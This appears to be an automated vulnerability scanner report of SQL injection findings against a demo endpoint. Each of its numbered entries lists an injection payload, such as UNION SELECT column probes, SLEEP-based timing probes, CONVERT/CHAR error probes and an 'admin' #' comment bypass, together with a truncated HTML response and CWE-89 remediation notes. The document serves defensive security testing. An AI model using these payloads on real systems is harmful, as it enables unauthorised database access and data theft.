Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFTOKEN__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZSBjBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#549				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1' GROUP BY 1,2,3--+</td></tr></table>	Name	Value	demouser@deepfence.io	1' GROUP BY 1,2,3--+
Name	Value				
demouser@deepfence.io	1' GROUP BY 1,2,3--+				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/zt8ozHHj2t2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYtYDHMeX789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQHfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#550

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 1=0 AND '%!='</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 1=0 AND '%!='
Name	Value				
demouser@deepfence.io	AND 1=0 AND '%!='				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWhRTb2Z0d2FyZQBZG9izSBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfWCgAQIoqIkiLwKcYjDhMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=
device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/
head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript">
window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of
Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://
static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> <
/script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link
rel="shortcut icon" type="image/png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFn
eZVJlYWRS5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoq
IkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+
z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#552

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	1*56

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#553	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>" or "&"</td></tr></table>		Name	Value	demouser@deepfence.io	" or "&"
Name	Value					
demouser@deepfence.io	" or "&"					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#554					

Scan	SQL Injection	
-------------	---------------	--

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),4#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),4#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),4#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#555				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#556

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#557				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td></td><td></td></tr> </table>	Name	Value		
Name	Value				

Parameters	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre> <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#558	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

Action Points

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	ORDER BY 2#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter demouser@

	deepfence.io	
CWE-ID	CWE-89	
Issue Number		#559

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>or SLEEP(5)#</td></tr></table>		Name	Value	demouser@deepfence.io	or SLEEP(5)#
Name	Value					
demouser@deepfence.io	or SLEEP(5)#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#560					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>&&SLEEP(5)</td></tr></table>	Name	Value	demouser@deepfence.io	&&SLEEP(5)
Name	Value				
demouser@deepfence.io	&&SLEEP(5)				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#561

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin' #</td></tr></table>	Name	Value	demouser@deepfence.io	admin' #
Name	Value				
demouser@deepfence.io	admin' #				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 